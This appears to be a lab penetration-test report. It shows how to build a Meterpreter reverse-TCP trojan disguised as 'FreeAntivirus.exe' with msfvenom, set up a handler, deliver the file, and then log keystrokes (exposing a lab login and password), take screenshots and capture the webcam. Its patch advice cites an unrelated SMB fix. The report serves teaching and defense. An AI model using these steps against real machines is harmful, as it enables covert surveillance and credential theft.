🛡 Vulnerability Assessment Report

Title: Metasploit Attack (Trojan Attack)

Metasploit is a powerful penetration testing framework used to conduct various types of attacks, including brute-force attacks, against target systems.

📌 Executive Summary

This report documents a controlled penetration test using Kali Linux and Metasploit to exploit vulnerabilities in Windows 7 and Windows 10 systems. A malicious executable (FreeAntivirus.exe) was created and delivered to the victim machine, resulting in full remote access. The goal was to demonstrate how unpatched systems and poor user awareness can lead to compromise, and to recommend security patches and practices to prevent such attacks.

□ Test Environment

Component	**Description**
Attacker Machine	Kali Linux (latest version)
Victim Machine	Windows 7
Network Setup	Host-only / Bridged Adapter
Tools Used	Metasploit Framework, Msfvenom
Payload Type	windows/meterpreter/reverse_tcp
Delivery Method	Google Drive / USB Pendrive

🛠 Attack Procedure

🔹 Step 1: Payload Creation

Used msfvenom to generate a malicious .exe file:

```
msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST= LPORT=4444 -o
/root/Desktop/FreeAntivirus.exe
```

🔹 Step 2: Metasploit Handler Setup

Configured Metasploit to listen for incoming connections:

```
msfconsole use exploit/multi/handler set payload windows/meterpreter/reverse_tcp set LHOST= set
LPORT=4444 exploit -j -z
```

🔹 Step 3: Payload Delivery

Transferred FreeAntivirus.exe to the victim machine via:

- Google Drive (remote)
- USB Pendrive (physical access)

⯁ Step 4: Victim Execution


Once the victim executed the file, a reverse shell was established.

⯁ Step 5: Post-Exploitation Activities

Executed commands to demonstrate control:


Action	Command Used
Keystroke Logging	Keyscan_start, keyscan_dump
Screenshot Capture	Screenshot
Webcam Access	Webcam_snap

Keystroke Logging



window7 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Recycle Bin
FreeAntivirus
username: Bihari Mali
pass: 457516
Windows 7
Build 7600
This copy of Windows is not genuine
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
9:06
root@kali: ~
File Actions Edit View Help

```
    Command              Description
    -------              -----------
    timestomp            Manipulate file MACE attributes

For more info on a specific command, use <command> -h or help <command>.

meterpreter > webcam_snap
[-] stdapi_webcam_list: Operation failed: 1411
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/ziNpjinP.jpeg
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/nUGvPnjI.jpeg
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/LHplpVmd.jpeg
meterpreter > screenshot
Screenshot saved to: /root/CBDNJjuW.jpeg
meterpreter > keyboard_send
Please specify input string
meterpreter > sgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsasss
[-] Unknown command: sgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsasss. Run t
he help command for more details.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
 facebppl<^H><^H><^H>ook<CR>
username<Right Shift>: <Right Shift><Right Shift><Right Shift><Right Shift><Right Shift>Bihari <Right Shift>Mali<CR>
pass<Right Shift>: 457516

meterpreter > sgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgs
gsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgs
[-] Unknown command: sgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsg
sgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgs. Ru
n the help command for more details.
meterpreter > sgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsgsg
```

Screenshot Captured


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
8:54
CBDNJjuW.jpeg - Image Viewer [1/2]
File Edit View Go Help
Recycle Bin
FreeAntivirus
Windows 7
Build 7600
This copy of Windows is not genuine
CBDNJjuW.jpeg 800 x 600 35.3 kB 100.0%

Webcam Accessed


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
8:48
LHplpVmd.jpeg - Image Viewer
File Edit View Go Help
LHplpVmd.jpeg 1920 x 1080 158.6 kB 60.5%

🔍 Vulnerability Analysis

- **Exploit Used**: Reverse TCP payload via malicious executable
- **Root Cause**: Lack of antivirus protection and execution of unverified files
- **Impact**: Full system compromise, surveillance, data theft
- **Affected Systems**: Windows 7, Windows 10 (if unpatched or poorly secured)

🛡 Security Patch & Recommendations

To prevent such attacks, the following measures are recommended:

🔧 Security Patches

- **Apply Microsoft Security Patch MS17-010**

- Fixes SMB vulnerabilities exploited by similar payloads
- [Microsoft Patch Link]

🛡 Best Practices

1. **Install and Update Antivirus Software**
   - Detects and blocks known malicious files
2. **Apply OS Security Updates Regularly**
   - Closes known vulnerabilities
3. **Disable Autorun for USB Devices**
   - Prevents automatic execution of malicious files
4. **User Awareness Training**
   - Educates users to avoid suspicious downloads

5. **Use Application Whitelisting**
    - Blocks unauthorized executables
6. **Enable Firewall and IDS/IPS Systems**

- Monitors and blocks suspicious traffics